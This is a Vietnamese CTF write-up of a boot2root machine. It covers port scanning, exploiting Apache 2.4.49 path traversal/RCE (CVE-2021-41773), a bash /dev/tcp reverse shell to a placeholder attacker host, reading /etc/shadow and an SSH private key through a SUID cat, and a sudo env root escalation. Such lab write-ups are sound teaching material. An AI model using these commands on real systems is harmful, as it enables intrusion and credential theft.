Chào mọi người, dưới đây là write-up của mình cho thử thách của anh Tuấn Trần đưa ra. Trên quan điểm cá nhân của mình thì đây là một machine ở mức Easy.

Bắt đầu thôi!

Thứ ta cần tối thiểu cho mọi cuộc kiểm thử đã có, địa chỉ IP của machine: 103.139.155.104. Để chắc chắn về kết nối, hãy kiểm tra bằng lệnh **ping**:

A screenshot of a computer

Description automatically generated with medium confidence

**ENUMERATION**

Chắc chắn rồi, công việc đầu tiên bao giờ cũng là thực hiện scan port với tool **nmap** quen thuộc. Câu lệnh mình sẽ sử dụng như sau:

**sudo nmap -sS -Pn -T4 -p- 103.139.155.104 > nmap\_result.txt**

trong đó:

-sS: quét các cổng TCP( khác với -sT là -sS sẽ không hoàn thành 3-way handshake)

-Pn: vì biết host đang chạy nên chỉ thực hiện quét cồng, bỏ qua việc tìm kiếm host

-T4: tăng tốc độ quét (có 06 mức từ T0 -> T5), lưu ý, chọn mức càng cao thì càng chiếm băng thông và ảnh hưởng đến vận hành của mục tiêu

-p-: quét tất cả các cổng

Kết quả quét sẽ được lưu trong file nmp\_result.

Quá trình scan port mình sẽ chia làm 2 bước, bước 1 mình sẽ tìm ra các port đang ở trạng thái **open** trước, sau đó sẽ thực hiện quét sâu các open port cụ thể này.

Kết thúc quá trình scan, dùng lệnh sau để tìm các open port:

**cat nmap\_result.txt | grep “open”**

cụ thể, mình đã sử dụng pipe (|) và filter (grep) để chỉ lọc ra các thông tin về port mà mình đang tìm kiếm

Text, chat or text message

Description automatically generated

Kết quả nhận được: 03 ports ở trạng thái mở (22, 80, 2222).

Bây giờ, chúng ta cần thực hiện quét sâu hơn 03 port này để thu thập được càng nhiều thông tin về host càng tốt.

**sudo nmap -sV -sC -vv -Pn -T4 -O -p 22,80,2222 103.139.155.104**

ở đây:

-sV: phát hiện phiên bản của các dịch vụ đang chạy trên các ports

-sC: quét với các tập lệnh NSE mặc định (khá hữu ích và an toàn)

-vv: hiện thông tin quá trình quét

-O: phát hiện Hệ điều hành mà target đang chạy (dựa trên các tín hiệu TCP/IP đặc trưng)

Graphical user interface, text

Description automatically generated

Kết quả thu được:

* 22: OpenSSH 8.2p1 / ssh
* 80: Apache httpd 2.4.49 / http
* 2222: OpenSSH 7.9p1 /ssh

Target đang chạy hệ điều hành UBUNTU, cung cấp 02 dịch vụ SSH ( port 22 và 2222) và Web Server (port 80).

Dừng quên note những gì đã thu thập được!

Tiến hành truy cập vào trang web đang được host trên máy target xem sao, biết đâu lại tìm được page đăng nhập của admin.

Graphical user interface, application, website

Description automatically generated

Graphical user interface, text, application

Description automatically generated

Cả trang web lần source code đều không cung cấp cho chúng ta thêm thông tin nào cả!

Bây giờ, chúng ta sẽ cần quét sâu hơn vào web server này với mục đích tìm các *directory/files* ẩn (ví dụ như: /robots.txt chẳng hạn) và tìm kiếm các mã lỗi liên quan đến các phiên bản cụ thể của các dịch vụ mà server đang sử dụng, thứ mà chúng ta đã tìm thấy ở trên.

* Để quét sâu web hơn, mình sẽ sử dụng **gobuster** với wordlist: **common-web-content.txt**

**gobuster dir -u** [**http://103.139.155.104/**](http://103.139.155.104/) **-vv -w common-web-content.txt -x php,js,txt,py -e -t 15 > /tmp/test/gobuster\_result.txt**

trong đó:

* + dir: sử dụng chế độ tìm kiếm *directory/files*
  + -w: đường dẫn đến wordlist
  + -x: extension mà chúng ta muốn tìm
  + -e: in ra toàn bộ đường dẫn
  + -t: số thread sẽ sử dụng (OS thread)

Kết quả quét sẽ được lưu tại file riêng.

* Để đảm bảo thời gian, trong lúc này chúng ta sẽ tiến hành tìm kiếm các mã lỗi với **searchsploit**:
  + Port 22: OpenSSH 8.2p1

A screenshot of a computer

Description automatically generated with medium confidence

* + Port 2222: OpenSSH 7.9p1

A screenshot of a computer

Description automatically generated with low confidence

* + Port 80: Apache 2.4.49

Graphical user interface, text, application

Description automatically generated

Kết quả: 02 port chạy dịch vụ SSH đều không cho thấy khả quan nhưng với port 80 đang chạy Apache 2.4.49 đang gặp lỗi nghiêm trọng **Path Traversal & Remote Code Execution (RCE).** Một vector khai thác khá to đã xuất hiện, có vẻ như đây sẽ là con đường đến root.

Kiểm tra gobuster lúc này đã chạy xong nhưng không có gì khả quan cả. Lúc này chúng ta có thể khẳng định rằng vector khai thác với CVE:2021-41773 (Path Traversal & Remote Code Execution (RCE) mà chúng ta đã tìm thấy là hướng đi hoàn toàn chính xác.

**EXPLOIT**

Sau một hồi Google về mã lỗi, xem cách khai thác thì mình đã tìm được một mã khai thác tại đây: <https://github.com/thehackersbrain/CVE-2021-41773>

Tiến hành download về máy.

Vì mã khai thác này sẽ cho phép thực thi RCE nên mình sẽ tìm cách để kiếm được một reverse shell, sau đó sẽ tiếp tục thực hiện enumeration (lateral movement) và tiến hành leo thang lên root (privilege escalation).

Mô hình thực hiện sẽ như sau:

Vì mình đang sử dụng parrot trên máy ảo nên để máy target có thể “nhìn thấy” được mình ở đâu để có thể thực hiện yêu cầu kết nối đến (reverse shell request) thì sẽ cần phải thực hiện port forwarding. Tuy nhiên còn tồn tại một phương pháp khác đó là sử dụng **ngrok.** Ngrok sẽ mở một đường hầm thông qua một port cụ thể từ máy ảo của chúng xuyên ra ngoài mạng public (giống như chui đầu ra ngoài khe cửa để mọi người ngoài đường có thể nhìn thấy mặt mình ấy =]]] ) và từ máy target sẽ tìm được chúng ta ở đâu để gửi yêu cầu kết nối về, đồng thời lúc này chúng ta sẽ sử dụng **netcat** để lắng nghe trên chính port mà ngrok đã sử dụng để hoàn thành kết nối.

Đến đây đã thực hiện thành công nhiệm vụ tạo listen port rồi, bây giờ điểm mấu chốt là tạo payload để thực thi yêu cầu kết nối từ phía target. Payload các bạn có thể tham khảo tại đây: <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

Tiến hành thôi:

* Lắng nghe trên port cụ thể (netcat): **rlwrap nc -nlvp 7777**



* Mở hầm cho port này ra public (ngrok): **ngrok tcp 7777**

Lúc này những gì gửi đến địa chỉ 6.tcp.ngrok.io tại port 18216 sẽ được chuyển tiếp đến port 7777 trên local – port mà đang thực hiện listen qua netcat.

Text

Description automatically generated

* Chạy lệnh mã khai thác và thực thi payload tạo reverse shell request

**bash -c 'bash -i >& /dev/tcp/<IP attacker>/<Port Attacker> 0>&1'**

Text


Description automatically generated with medium confidence

Kết quả thu được: shell với user *www-data*

Text

Description automatically generated

Kiểm tra xem liệu user này có thuộc group nào đặc biệt hay không? (chẳng hạn root, shadow,…) nhưng không cho kết quả khả quan. Vậy nên chúng ta phải tìm cách để có thể chuyển đổi sang user khác và tiếp tục quá trình enumeration.



Tiến hành kiểm tra các file SUID trên máy target bằng lệnh sau:

**find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null**

trong đó:

* /: Tìm kiếm bắt đầu từ thư mục gốc (root) của hệ thống, việc này giúp quét toàn bộ files trong tất cả thư mục. Điều này giúp tăng phạm vi tìm kiếm
* -type: chỉ định loại file tìm kiếm
* -perm: Tìm kiếm theo các quyền được chỉ định
* 2>: có nghĩa là redirect (kí hiệu là >) file channel số 2 tới nơi được chỉ định, file channel này ánh xạ tới stderr (standard error file channel), là nơi các chương trình thường ghi lỗi vào.
* /dev/null: Đây là nơi được redirect đến, nó là một pseudo-device (thiết bị giả) hay một special character device mà nó cho phép write (ghi) bất cứ thứ gì lên nó, nhưng khi yêu cầu đọc nó, nó không return bất cứ thứ gì

Kết quả cho thấy một thông tin rất tốt khi **/bin/cat** nằm trong danh sách, điều này có nghĩa là chúng ta hoàn toàn có thể đọc được nội dung các file chứa các dữ liệu quan trọng mà thường chỉ có user *root* mới có quyền truy cập.

Graphical user interface, text, chat or text message

Description automatically generated

02 file mà mình sẽ truy cập đầu tiên đó là **/etc/shadow** và **/etc/passwd**

Graphical user interface, text, application, chat or text message

Description automatically generated

Quá rõ ràng, *test* user sẽ là mục tiêu tiếp theo mà chúng ta nhắm đến. Tiếp theo thử truy cập vào file /etc/shadow xem có thể crack được password của user này không!

Text

Description automatically generated

Thật tiếc khi chúng ta không thể thu thập được gì cả. Ở đây có một điều cần lưu ý rằng, trong trường giá trị thứ 02 của mỗi entry ví dụ như ở đây là của accout root và test có ký hiệu ‘\*’ và ‘!’, điều này có nghĩa là không thể đăng nhập account này với việc định danh bằng password thông thường mà phải dùng phương thức khác.

Di chuyển để dò tìm xem có gì đặc biệt không và tại “ / “ đã xuất hiện hint

Graphical user interface

Description automatically generated

Và đây là kết quả:



Đến đây tổng kết lại chúng ta đã có được những gì?

* *test* user, nhưng lại không thể truy cập bằng mật khẩu thông thường?
* ssh sẽ thực thi qua port 2222 chứ không phải 22 như bình thường
* /bin/cat có SUID
* Tại đây, với những dữ liệu này ta có thể đưa ra kết luận rằng: để truy cập được với tư cách là *test* user, rất có thể chúng ta sẽ phải dùng private key của SSH trên máy target để xác thực trên mô hình public/private key thông qua port 2222.

Private key của SSH thì chỉ có root user mới có quyền truy cập (trừ trường hợp cấu hình sai hoặc chủ đích của người admin). TUY NHIÊN, /bin/cat của chúng ta đang có SUID vậy nên điều trên không thành vấn đề!

.ssh directory nằm trong thư mục /home của *test* user

Calendar

Description automatically generated

Private key id\_rsa kia rồi, thử đọc nào!

A picture containing text, clock, city, street

Description automatically generated

Đừng lo về đống chữ lằng nhằng bên dưới, tất cả những gì bạn cần làm là copy thật chính xác nó!

A picture containing graphical user interface

Description automatically generated

Tiến hành copy private\_key này về thư mục local trên máy tấn công và thử truy cập ssh đến port 2222 với lệnh sau:

**sudo ssh test@103.139.155.104 -i id\_rsa -p 2222**

* -i: sử dụng private\_key
* -p: xác định port

Text

Description automatically generated

BINGO!!!!

Chúng ta đã thành công truy cập vào server với *test* user, sử dụng lệnh **sudo -l** để kiểm tra đặc quyền của user này.

Đây rồi! **(ALL) NOPASSWD: /usr/bin/env** có nghĩa là *test* user có thể thực thi tất cả các lệnh với tư cách là ***root***mà không cần nhập mật khẩu, nhưng chỉ đúng khi thực thi với /usr/bin/env!

Graphical user interface, text, application, website

Description automatically generated

Đến đây mình sẽ luôn luôn xem các lệnh tại <https://gtfobins.github.io/>

A picture containing text

Description automatically generated

Thực thi lệnh và chúng ta đã chính thức boot2root!!!

A screenshot of a computer

Description automatically generated with medium confidence

Flag cần tìm nằm tại thư mục root!

Text

Description automatically generated